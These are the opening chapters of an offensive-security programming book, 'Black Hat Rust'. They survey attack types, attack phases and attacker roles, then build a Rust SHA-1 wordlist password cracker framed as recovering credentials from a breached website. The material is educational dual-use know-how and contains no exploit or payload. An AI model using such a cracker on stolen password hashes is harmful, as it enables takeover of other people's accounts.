Black Hat Rust

Applied offensive security with the Rust programming language

Sylvain Kerkour

Black Hat Rust

Deep dive into offensive security with the Rust programming language

Sylvain Kerkour

v2021.23

Contents

Chapter 1

Copyright

Copyright © 2021 Sylvain Kerkour

All rights reserved. No portion of this book may be reproduced in any form without permission from the publisher, except as permitted by law. For permissions contact: sylvain@kerkour.com

Chapter 2

Your early access bonuses

Dear reader, in order to thank you for buying the Black Hat Rust early access edition and helping to make this book a reality, I prepared you a special bonus: I curated a list of the best detailed analyses of the most advanced malware of the past two decades. You may find inside great inspiration when developing your own offensive tools. You can find the list at this address: https://github.com/black-hat-rust-bonuses/black-hat-rust-bonuses

If you notice a mistake (it happens), something that could be improved, or want to share your ideas about offensive security, feel free to join the discussion on Github: https://github.com/skerkour/black-hat-rust

Chapter 3

Beta & Contact

This version of the book is not the final edition: there can be layout issues, most of the illustrations will be refined, some things may be in the wrong order, and content may be added according to the feedback I will receive.

All the holes in the text are being filled, day after day :)

Also, I fix typos and grammatical errors every 2 weeks, so there can be some mistakes during the interval.

The final edition of the book is expected for **end of Q3 2021**.

You can find all the updates in the changelog.

You can contact me by email: sylvain@kerkour.com or matrix: @sylvain:kerkour.com

Chapter 4

Preface

After high school, my plan for life was to become a private detective, maybe because I read too much Sherlock Holmes books. In France, the easiest way to become one, is (was?) to go to law university and then to a specialized school.

I was not ready.

I quickly realized that studying law was not for me: reality was travestied to fit whatever narrative politics or professor wanted us to believe. No deep knowledge was teached here, only numbers, dates, how to look nice and sound smart. It was deeply frustrating for the young man I was, with an insatiable curiosity. I wanted to understand how the world works, not human conventions. What is really energy? And, how these machine we call computers that we are frantically typing on all day long work under the hood?

So I started by installing Linux (no, I won't enter the GNU/Linux war) on my Asus EeePC, a small netbook with only 1GB of RAM, because Windows was too slow, and started to learn to develop C++ programs with Qt, thanks to online tutorials, coded my own text, my own chat systems. But my curiosity was not fulfilled.

One day, I inadvertently fell on the book that changed my life: "Hacking: The Art of Exploitation, 2nd Edition", by *Jon Erickson*.

This book not only made me curious about how to **make** things, but, more importantly, how to **break** things. It made me realize that you can't build reliable things without understanding how to break them, and by extension where are their weaknesses.

While the book remains great to learn low-level programming and how to exploit memory safety bugs, today, hacking requires new skills: web exploitation, network and system programming, and, above all, how to code in a modern programming language.

Welcome to the fascinating world of Rust and offensive security.

While the Rust Book does an excellent job teaching **What is** Rust, I felt that a book about **Why** and **How** to Rust was missing. That means that some concepts will not be covered in depth but instead we will see how to effectively use them in practice.

In this book we will shake the preconceived ideas (Rust is too complex for the real-world, Rust is not productive…) and see how to architect and create real-world Rust projects applied to offensive security. We will see how polyvalent Rust is which enables its users to replace the plethora of programming languages (Python, Ruby, C, C++…) plaguing the offensive security world with an unique language (to rule them all) which offers high-level abstractions, high performance and low-level control when needed.

We will always start with some theory, deep knowledge that pass through ages, technologies and trends. This knowledge is independent of any programming language and will help you to get the right mindset required for offensive security.

I designed this book for people who either want to understand how attackers think in order to better defend themselves, or for people who want to enter the world of offensive security.

The goal of this book is to save you time in your path to action, by distilling knowledge and presenting it in applied code projects.

It's important to understand that *Black Hat Rust* is not meant to be an big encyclopaedia containing all the knowledge of the world, instead it was designed as a guide to help you getting started and pave the way to **action**. Knowledge is often a prerequisite, but this is **action** that is shaping the world, and sometime knowledge is a blocker for action (see analysis paralysis…). As we will see, some of the most primitive offensive techniques are still the most effective. Thus some very specific topics, such as how to bypass modern OSes protection mechanisms won't be covered because there already is extensive literature on the matter and they have little value in a book about Rust. That being said, I did my best to list the best resources to further your learning journey.

It took me approximately 1 year to become efficient in Rust, but it's only when I started to write (and rewrite) a lot of code that I made real progress.

Rust is an extremely vast language, but in reality you will (and should) use only a subset of its features: you don't need to learn them all ahead of time. Some, that we will study in this book are fundamentals, but others are not and may have an adversarial effect on the quality of your code, by making it harder to read and maintain.

My intention with this book is not only to make you discover the fabulous world of offensive security, to convince you that Rust is the long-awaited one-size-fits-all programming language meeting all the needs of offensive security, but also to save you a lot of time by guiding you to what really matters when learning Rust and offensive security. But knowledge is not enough. Knowledge doesn't move mountains. Actions do.

Thus, the book is only one half of the story. The other half is the accompanying code repository: https://github.com/skerkour/black-hat-rust. **It's impossible to learn without practice, so I invite you to read the code, modify it and make it yours!**

If at any time you feel lost or don't understand a chunk of Rust code, don't hesitate to refer to the Rust Language Cheat Sheet, The Rust Book, and the Rust Language Reference.

Chapter 5

Introduction

"Any sufficiently advanced cyberattack is indistinguishable from magic", unknown

Whether it be in movies or in mainstream media, hackers are often romanticized: they are painted as black magic wizards, nasty criminals, or, in the worst cases, as thieves with a hood and a crowbar.

In reality, the spectrum of the profile of the attackers is extremely large, from the bored teenager exploring the internet to sovereign State's armies as well as the unhappy former employee. As we will see, cyberattacks are not that hard, knowledge is simply jealously kept secret by the existing actors. The principal ingredients being a good dose of curiosity and the courage to follow your instinct.

As digital is taking an always more important place in our lives, the impact and scale of cyberattacks will increase in the same way as we are helplessly witnessing during the current pandemic attacks against our hospitals which have real-life and dramatic consequences.

It's time to fight back and to prepare ourselves for the wars and battles of today, and to understand that in order to defend, there is no other way than to put ourselves in the shoes of attackers and think how they think. What are the motivations of the attackers? How can they break seemingly so easily into any system? What do they do to their victims? From theory to practice, we will explore the arcanes of offensive security and build our own offensive tools with the Rust programming language.

5.1 Types of attacks

All attacks are not necessarily illegal or unsolicited. Let's start with a quick summary of the most common kinds of attacks found in the wild.

5.1.1 Attacks without clear goal

Teenagers have an obscene amount of free time so it may happen that some of them start learning computer security after school and hack random targets on the internet. Even if they may not have clear goals in mind other than inflating their ego, and appeasing their curiosity, this kind of attack can still have monetary costs for the victims.

5.1.2 Political attacks

Sometimes, attacks have the only goal of spreading a political message. Most often they materialize as website defacements where websites' content is replaced with the political message, or denial-of-service attacks where an infrastructure is made unavailable.

5.1.3 Pentest

Pentest, which stands for Penetration Testing, may be the most common term used to designate security audits. One downside of pentests is that sometimes they are just a means to check some boxes for compliance purposes, are performed using simple automated scanners and may leave big holes open.

5.1.4 Red team

Red teaming is seen as an evolution of traditional pentests: attackers are given more permissions and a broader scope like phishing employees, using implants or even physical penetration. The idea is: in order to protect against attacks, auditors have to think and operate like real attackers.

5.1.5 Bug bounty

Bug bounty programs are the uberization of security audits. Basically, companies say "Try to hack me, and if you find something and report it to me, I will pay you".

5.1.6 Cybercrime

Cybercrime is definitely the most growing type of attack since the 2010s. From selling personal data on underground forums, to botnets and ransomwares, or to credit card hacking, criminal networks have found many creative ways of acting. An important peak occurred in 2017, when the NSA tools and exploits were leaked by the mysterious group "Shadow Brokers", which were then used in other malware like WanaCry and Petya.

Despite the strengthening of online services to reduce the impact of data stealing (today, it is far more difficult to take advantage of a stolen card number compared to few years ago), criminals always find new creative ways to monetize their wrongdoings, especially thanks to cryptocurrencies.

5.1.7 Industrial spying

Industrial espionage has always been a tempting means for companies to break down competitors' secrets and achieve competitive advantage. As our economy is more and more dematerialized (digitalized), this kind of attack will only increase in terms of frequency.

5.1.8 Cyberwar

This last kind of attack is certainly the less mediatised but without doubts the most spectacular. To learn more about this exciting topic, I can't recommend enough the excellent book "Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon" by Kim Zetter which tells the story of, to my knowledge, the first act of cyberwar: the stuxnet worm.




Figure 5.1: Phases of an attack

5.2 Phases of an attack

5.2.1 Reconnaissance

The first phase consists of gathering at most information as possible about the target. Whether it be the names of the employees, the numbers of internet facing machines, Reconnaissance is either passive (using publicly available data sources, such as social networks or search engines), or active (scanning the target's networks directly, for example).

5.2.2 Exploitation

Exploitation is the initial breach. It can be performed by using exploits (zero-day or not), abusing humans (social engineering) or both (sending office documents with malware inside).

5.2.3 Lateral Movements

Also known as pivoting, lateral movement designates the process of maintaining access and gaining access to more resources. Implants and various other tools are used during this phase. The biggest challenge is to stay unnoticed as long as possible.

5.2.4 Data exfiltration

Data exfiltration is not present in every cyberattack, but in most which are not carried out by criminals: industrial spying, banking trojans, State spying... It should be made with care as large chunks of data passing through the network may not go unnoticed.

5.2.5 Clean up

Once the attack is successfully completed, an advised attacker will cover his tracks in order to reduce the risk of being identified: logs, temporary files, infrastructure, phishing websites...

5.3 Profiles of attackers

The profile of attackers is extremely varied. From lone wolves to teams of hackers, developers and analysts, there is definitely no standard profile that fits them all. However, in this section I will try to portray what kind of profiles should be part of a team conducting offensive operations.

5.3.1 The hacker

The term hacker is controversial, mainstream media use it to describe criminals while tech people use it to describe passionate or hobbyists. In our context we will use it to describe the person with advanced offensive skills and whose role is to perform reconnaissance and exploitation of the targets.

5.3.2 The exploit writer

The exploit writers are often developers with a deep understanding of security. Their role is to craft the weapons used by his team to break into the target's networks and machines. Exploit development is also known as "weaponization". There are entire companies operating in grey waters dedicated to exploits trading, such as Vupen or Zerodium.

5.3.3 The developer

The role of the developer is to build the tools and implants used during the attack. Indeed, using publicly available, pre-made tools vastly increase the risk of being detected.

These are the skills we will learn and practice in the next chapters.

5.3.4 The system administrator

Once the initial compromise performed, the role of the system administrator is to operate and secure the infrastructure used by attackers. Their knowledge can also be used during the exploitation and lateral movements phases.

5.3.5 The analyst

In all kinds of attacks domain knowledge is required. This is the role of the analyst, either to provide deep knowledge about what specifically to target or to make sense of the exfiltrated data.

5.4 Attribution

Attribution is the process of identifying and laying blame on the operators behind a cyber attack.

As we will see, it's an extremely complex topic: sophisticated attackers go through multiple networks and countries before hitting their target.

Attacks attribution is usually based on the following technical and operational elements:

Dates and time of the attackers' activities, which may reveal their time zone - even though it can easily be biased by moving the team in another country.

Artefacts present in the malware employed, like a string of characters in a specific alphabet or language - although, one can insert another language in order to blame someone else.

By counterattacking or hacking attackers' tools and infrastructure, or even by sending them false data which may lead them to make mistakes and consequently reveal their identities.

Finally, by browsing forums. It is not unusual that hackers praise their achievements on dedicated forums in order to both inflate their reputation and ego.

In the context of cyberwar, it is important to remember that public naming of attackers might have more to do with a political agenda rather than concrete facts.

5.5 The Rust programming language

Now we have a better idea of what cyber attacks are and who is behind, let see how they can be carried out. Usually offensive tools are developed in the C/C++, Python or Java programming languages, and now a bit of Go. But all these languages have flaws that make them far from optimal for the task: It's extremely hard to write safe and sound programs in C or C++, Python can be slow, and due to its weak typing it's hard to write large programs and Java depends on an heavyweight runtime which may not fit all requirements when developing offensive tools.

If you are hanging out online on forums like HackerNews or Reddit you can't have missed this "new" programming language called Rust. It pops almost every time we are discussing something barely related to programming. The so-called Rust Evangelism Strikeforce is promising an access to paradise to the brave programmers who will join their ranks.

Rust is turning a new page in the history of programming languages by providing unparalleled guarantees and features, whether it be for defensive or offensive security. I will venture to say that Rust is the long awaited one-size-fits-all programming language. Here is why.


5.6 History of Rust

According to Wikipedia, *"Rust was originally designed by Graydon Hoare at Mozilla Research, with contributions from Dave Herman, Brendan Eich, and others.The designers refined the language while writing the Servo layout or browser engine, and the Rust compiler".*

Since then, the language is following an organic growth and is today, according to Stack Overflow's surveys, the most loved language by software developers for 5 years in a row.

Lately, Big companies like Amazon or Microsoft publicly announced their love for the language and are creating internal talent pools.

With that being said, today, Rust is still a niche language and is not widely used outside of these big companies.




● Rust
Programming language

+ Compare

United States ▼ 2004 - present ▼ All categories ▼ Web Search ▼

Interest over time

Figure 5.2: Google trends results for the Rust programming language



● Rust
Programming language

● Go
Programming language

+ Add comparison

United States ▼ 2004 - present ▼ All categories ▼ Web Search ▼

Interest over time

Figure 5.3: Google trends: Rust VS Go

5.7 Rust is awesome

5.7.1 The compiler

First hated by beginners then loved, the Rust compiler is renowned for its strictness. It's like an always available code reviewer, just not that friendly.

5.7.2 Fast

One of the most loved characteristics of Rust is its speed. Developers spend their day behind a screen, and thus hate slow programs interrupting their workflows. It is thus completely natural that programmers tend to reject slow programming language contaminating the whole computing stack and creating a painful user experience.

Micro-benchmarks are of no interest to us because they are more often than not fallacious, however, there are a lot of reports demonstrating that Rust is blazing fast when used in real-world applications.

My favorite one is Discord describing how replacing a service in Go by Rust not only eliminated latency spikes due to Go's garbage collector but also reduced average response time from milliseconds to microseconds.

Another one is TechEmpower's Web Framework benchmarks, certainly the most exhaustive web framework benchmarks available on the internet where Rust shines since 2018.

5.7.3 Multi-paradigm

Being greatly inspired by the ML family of programming languages, Rust can be described as easy to learn as imperative programming languages, and expressive as functional programming languages, whose abstractions allow them to transpose the human thought to code better.

Rust is thus rather "low-level" but offers high-level abstractions to programmers and is a joy to use.

The most loved feature by programmers coming from other programming languages seems to be enums, also known as Algebraic Data Types. They offer unparalleled expressiveness and correctness: when we "check" an enum, with the match keyword, the compiler will make sure that we don't forget a case, unlike switch statements in other programming languages.

ch_01/snippets/enums/src/lib.rs

```rust
pub enum Status {
    Queued,
    Running,
    Failed,
}

pub fn print_status(status: Status) {
    match status {
        Status::Queued => println!("queued"),
        Status::Running => println!("running"),
    }
}
```

```
$ cargo build
Compiling enums v0.1.0
error[E0004]: non-exhaustive patterns: `Failed` not covered
 --> src/lib.rs:8:11
  |
1 | / pub enum Status {
2 | |     Queued,
3 | |     Running,
4 | |     Failed,
  | |     ------ not covered
5 | | }
  | |_- `Status` defined here
...
8 |       match status {
  |             ^^^^^^ pattern `Failed` not covered
  |
  = help: ensure that all possible cases are being handled, possibly by adding wil
  = note: the matched value is of type `Status`

error: aborting due to previous error

For more information about this error, try `rustc --explain E0004`.
error: could not compile `enums`
```

```
To learn more, run the command again with --verbose.
```

5.7.4 Modular

Rust's creators clearly listened to developers when designing the ecosystem of tools accompanying it. It especially shows regarding dependencies management. It's as easy with dynamic languages, such as Node.js' NPM, a real breath of fresh air when you had to fight with C or C++ toolchains.

5.7.5 Explicit

Rust's is certainly one of the most explicit languages. On one hand it allows programs to be easier to reason about, and code reviews to be more effective as less things are hidden.

On the other hand, it is often pointed by people on forums, telling that they never saw such an ugly language because of its verbosity.

5.7.6 The community

This section couldn't be complete if I don't talk about the community. From kind help on forums to free educational material, Rust's community is known to be among the most (if not the most) welcoming, helpful and friendly online community.

I believe this is due to the fact that as today few companies are using Rust, the community is mostly composed of passionate programmers for whom sharing about the language is more a passion than a chore.

You can learn more about the companies using Rust in production in my blog post: 42 Companies using Rust in production (in 2021).

Where do rustaceans hang out online?

- The Rust's users forum
- The Rust's Subreddit
- On Matrix: #rust:matrix.org
- On Discord

I personally use Reddit to share my projects or ideas with the community, and the forum for help about code.

5.8 Setup

Before starting we need to set up our development environment. We will need (without surprise) Rust, a code editor and Docker.

5.8.1 Install Rustup

`rustup` is the official way to manage Rust toolchains on your computer, it will be needed to update Rust and install other components like the automatic code formatter: rustfmt.

It can be found online at https://rustup.rs

5.8.2 Installing a code editor

The easiest to use and most recommended free code editor available today is Visual Studio Code by Microsoft.

You can install it by visiting https://code.visualstudio.com

You will then need to install the rust-analyzer extension in order to have code completion and type hints which is absolutely needed when developing in Rust. You can find it here: https://marketplace.visualstudio.com/items?itemName=matklad.rust-analyzer

5.8.3 Install Docker or Podman

Docker and Podman are two tools used to ease the management of Linux containers. They allow us to work on clean environments and make our build and deployment processes more reproducible.

I recommend using Docker on macOS and Windows and Podman on Linux.

The instructions to install Docker can be found on the official website: https://docs.docker.com/get-docker

The same is true for Podman: https://podman.io/getting-started/installation

In the next chapter we will use command of the form:

```
$ docker run -ti debian:latest
```

If you've been the podman's way you will just have to replace the docker command by podman.

```
$ podman run -ti debian:latest
```

or better: create a shell alias.

```
$ alias docker=podman
```

5.9 Our first Rust program: A SHA-1 hash cracker

The moment has come to get our hand dirty: let's write our first Rust program. As for all the code examples in this book, you can find the complete code in the accompanying Git repository: https://github.com/skerkour/black-hat-rust

```
$ cargo new sha1_cracker
```

Will create a new project in the folder `sha1_cracker` .




Figure 5.4: How a hashing function works

SHA-1 is a hash function used by a lot of old websites to store the passwords of the users. In theory a hashed password can't be recovered from it's hash and thus by storing the hash in their databases, a website can assert that a given user have the knowledge of it's password without storing the password in cleartext. So if the website's database is breached, there is no way to recover the passwords and access users' data.

Reality is quite different. Let's imagine a scenario where we just breached such a website and we now want to recover the credentials of the users in order to gain access to their accounts. This is where a "hash cracker" is useful. A hash cracker is a program that will try a lot of different hashes in order to find the original password.

This simple program will help us learn Rust's fundamentals: * How to use CLI arguments * How to read files * How to use an external library * Basic error handling * Resources management

Like in almost all programming languages, the entrypoint of a Rust program is a main function.

ch_01/sha1_cracker/src/main.rs

```rust
fn main {
    // ...
}
```

Reading command line arguments is as easy as:

ch_01/sha1_cracker/src/main.rs

```rust
use std::env;

fn main {
    let args: Vec<String> = env::args().collect();
}
```

Where use `std::env` imports the module `env` from the standard library and `env::args()` calls the method args from this module and returns an iterator which can be "collected" into a `Vec<String>` , a `Vector` of `String` objects.

It is then easy to check for the number of arguments and display an error message if it does not match what is expected.

ch_01/sha1_cracker/src/main.rs

```rust
use std::env;

fn main {
    let args: Vec<String> = env::args().collect();

    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return;
    }
}
```

As you may have noticed, the syntax of `println!` with an exclamation mark is strange. Indeed, `println!` is not a classic function but a macro. As it's a complex topic, I redirect you to the dedicated chapter of the Book: https://doc.rust-lang.org/book/ch19-06-macros.html.

`println!` is a macro and not a function because Rust doesn't support (yet?) variadic generics.

5.9.1 Error handling

How should our program behave when encountering an error? And how to inform the user of it? This is what we call error handling.

Among the dozen programming languages I have experience with, Rust is without any doubts my favorite language regarding error handling due to its explicitness, safety and conciseness.

As this is also a heavily documented and not the topic of this book, here is certainly one of the most up-to-date resource about it: https://nick.groenen.me/posts/rust-error-handling

For our simple program, we will simply `Box` errors.

ch_01/sha1_cracker/src/main.rs

```
use std::{
    env,
    error::Error,
};

const SHA1_HEX_STRING_LENGTH: usize = 40;

fn main() -> Result<(), Box<dyn Error>> {
    let args: Vec<String> = env::args().collect();
```

```rust
    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return Ok(());
    }

    let hash_to_crack = args[2].trim();
    if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
        return Err("sha1 hash is not valid".into());
    }

    Ok(())
}
```

5.9.2 Reading files

As it may take too much time to test all possible combinations of letters, numbers and special characters, we need to reduce the number of SHA-1 we will generate. We will use a special kind of dictionary, known as a wordlist, which contains the most common password found in breached websites.

Reading a file in Rust can be achieved with the standard library like that:

ch_01/sha1_cracker/src/main.rs

```rust
use std::{
    env,
    error::Error,
    fs::File,
    io::{BufRead, BufReader},
};

const SHA1_HEX_STRING_LENGTH: usize = 40;

fn main() -> Result<(), Box<dyn Error>> {
    let args: Vec<String> = env::args().collect();

    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return Ok(());
    }
    let hash_to_crack = args[2].trim();
    if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
        return Err("sha1 hash is not valid".into());
    }

    let wordlist_file = File::open(&args[1])?;
    let reader = BufReader::new(&wordlist_file);

    for line in reader.lines() {
        let line = line?.trim().to_string();
        println!("{}", line);
    }

    Ok(())
}
```

5.9.3 Crates

Now that the basic structure of our program is in place, we need actually to compute the SHA-1 hashes. Fortunately for us, some talented developers have already developed this complex piece of code and shared it online ready to use in the form of an external library. In rust, we call those libraries, or packages, crates. They can be browsed online at https://crates.io.

They are managed with Cargo: Rust's package manager. Before using a crate in our program we need to declare its version in Cargo's manifest file: ‘Cargo.toml“‘.

ch__01/sha1__cracker/Cargo.toml

```
[package]
name = "sha1_cracker"
version = "0.1.0"
authors = ["Sylvain Kerkour"]
edition = "2018"

# See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
sha-1 = "0.9"
hex = "0.4"
```

We can then import it in our SHA-1 cracker:

ch_01/sha1_cracker/src/main.rs

```rust
use sha1::Digest;
use std::{
    env,
    error::Error,
    fs::File,
    io::{BufRead, BufReader},
};

const SHA1_HEX_STRING_LENGTH: usize = 40;

fn main() -> Result<(), Box<dyn Error>> {
    let args: Vec<String> = env::args().collect();

    if args.len() != 3 {
        println!("Usage:");
        println!("sha1_cracker: <wordlist.txt> <sha1_hash>");
        return Ok(());
    }

    let hash_to_crack = args[2].trim();
    if hash_to_crack.len() != SHA1_HEX_STRING_LENGTH {
        return Err("sha1 hash is not valid".into());
    }

    let wordlist_file = File::open(&args[1])?;
    let reader = BufReader::new(&wordlist_file);

    for line in reader.lines() {
        let line = line?;
        let common_password = line.trim();
        if hash_to_crack == &hex::encode(sha1::Sha1::digest(common_password.as_bytes())) {
            println!("Password found: {}", &common_password);
            return Ok(());
        }
    }
    println!("password not found in wordlist :(");

    Ok(())
}
```

Hourray! Our first program is now complete. We can test it by running:

```
$ cargo run -- wordlist.txt 7c6a61c68ef8b9b6b061b28c348bc1ed7921cb53
```

Please note that in a real world context, we may want to use optimized hash crackers such as hashcat or John the Ripper.

5.9.4 RAII

A detail may have caught the attention of the most meticulous of you: we open the wordlist file, but we never close it!

This pattern (or feature) is called RAII: Resource Acquisition Is Initialization: in Rust, variables not only represent parts of the memory of the computer, they may also own resources. Whenever an object goes out of scope, its destructor is called, and the owned resources are freed.

In our case, the `wordlist_file` variable owns the file and has the `main` function as scope. Whenever the main function exits, either due to an error or an early return, the owned file is closed.

Magic, isn't it? Thanks to this, it's extremely hard to leak resources in Rust.

5.9.5 Ok(())

You might also have noticed that the last line of our `main` function does not contain the `return` keyword. This is because Rust is an expression-oriented language. Expressions evaluate to a value and their opposites, statements, are instructions that do something and end with a semicolon (`;`).

So if our program reaches the last line of the `main` function, the `main` function will evaluate to `Ok(())` which means success: everything went according to the plan.

An equivalent would have been:

```
    return Ok(());
```

but not:

```
    Ok(());
```

because here `Ok(());` is a statement due to the semicolon, and the main function no longer evaluates to its expected return type: `Result` .

5.10 Mental models to approach Rust

Using Rust may require you to re-think all your mental models you learned while using other programming languages.

5.10.1 Embrace the compiler

The compiler will make you hard times when starting Rust. You will hate it. You will swear. You will wish to disable it and send it to hell. Don't.

The compiler should be seen as an always present and friendly code-reviewer. So it's not something preventing your code to compile, instead it's a friend that tells you that your code is defective, and even often suggest you how to fix it.

I have witnessed a great improvement over the years of the messages displayed by the compiler, and I have no doubts that if today the compiler produces an obscure message for an edge case, it will be improved in the future.

5.10.2 Just In Time learning

Rust is a vast language that you won't be able to master in a few weeks. And that's totally fine. You don't have to know everything to get started.

I've spent a lot of time reading about all the computer science behind Rust before even writing my first programs. This was the wrong approach. There is too much to read about all the features of Rust and there is a lot of chances you won't use them all (and you shouldn't! For example, please **never ever** use non_ascii_idents it will only bring chaos to the ecosystem!). All this stuff is really interesting and produced by very smart people, but it prevents you from getting things done.

Instead, embrace the unknown and make your first programs. Fail. Learn. Repeat.

5.10.3 Keep it simple

Don't try to be too clever!. If you are fighting with the limits of the language (which is already huge), it may mean that your are doing something wrong. Stop what you are doing, take a break, and think how you can do things differently. It happens to me almost everyday.

Also, keep in mind that the more you are playing with the limits of the type system, the more your code will create hard-to-understand errors by the compiler. So make you and you co-workers a favor: **KISS (Keep It Simple, Stupid)**.

Favor getting things done rather than the perfect design that will never ship. It's far better to re-work an imperfect solution than to never ship a perfect system.

5.10.4 You pay the costs upfront

Programming in Rust may sometime appears to be slower than in Python, Java or Go, for example. This is because, in order to compile, the Rust compiler requires a level of correctness far superior than in other languages. Thus, in the whole lifetime of a project, Rust while save you a **lot** of time. All the energy you spend crafting a correct program, is 1x-10x the time (and money and mental health!) you save when you **won't** have to spend hours and hours debugging weird bugs.

The first programs I shipped in production were in TypeScript (Node.js) and Go. Due to the lax compilers of these languages, you have to add complex instrumentation to your code and external services to detect errors at runtime. In Rust, I've never had to use this, simple logging (as we will see in chapter 4) is all I ever needed to track bugs in my programs. Aside from that, as far as I remember, I've never experienced a crash in a production system in Rust. This is because Rust forces you to "pay the costs upfront": you have to handle every error and be very intentional about what you are doing.

Here is another testimony from "jhgg", Senior Staff Engineer at Discord: "*We are going hard on rust in 2021 after some very successful projects in 2019 and 2020. our engineers have ramped up on the language - and we have good support internally (both in terms of tools, but also knowledge) to see its success. Once you've passed the learning curve - imo, rust is far easier and more productive to write than go - especially if you know how to leverage the type system to build idiomatic code and apis that are very hard to use incorrectly. Every piece of rust code we have shipped to production so far has gone perfectly thanks to the really powerful compile time checks and* *guarantees of the language. I can't say the same for our experiences with go. Our reasons go well beyond"oh the gc in go has given us problems" but more like "go as a language has willingly ignored and has rejected advances in programming languages". You can pry those algebraic data types, enums, borrow checker, and compile time memory management/safety, etc... from my cold dead hands. [..]"*

5.10.5 Functional

Rust is (in my opinion) the perfect mix between an imperative and a functional language to get things done. It means that if you are coming from a purely imperative programming language, you will have to unlearn some things and embrace the functional paradigm.

Favor iterators (chapter 3) over `for` loops. Favor immutable data over mutable references and don't worry, the compiler will make a great job to optimize your code.

It's exacerbated by Rust's ownership model, which makes references a poison complexifying your code a lot.

5.11 A few things I've learned along the way

If I had to summarize my experience with Rust in one sentence, it would be: The productivity of a high-level language, with the speed of a low-level language.

Here are a few tips learned the hard way and I'm sharing with you to make your Rust journey as pleasant as possible.

Learning Rust can sometimes be extremely frustrating: there are a lot of new concepts to learn, and the compiler is mercy-less. But this is for your own good.

It took me nearly 1 year of full-time programming in Rust to become proficient and no longer have to read the documentation every 5 lines of code. It's a looong journey but totally worth it.

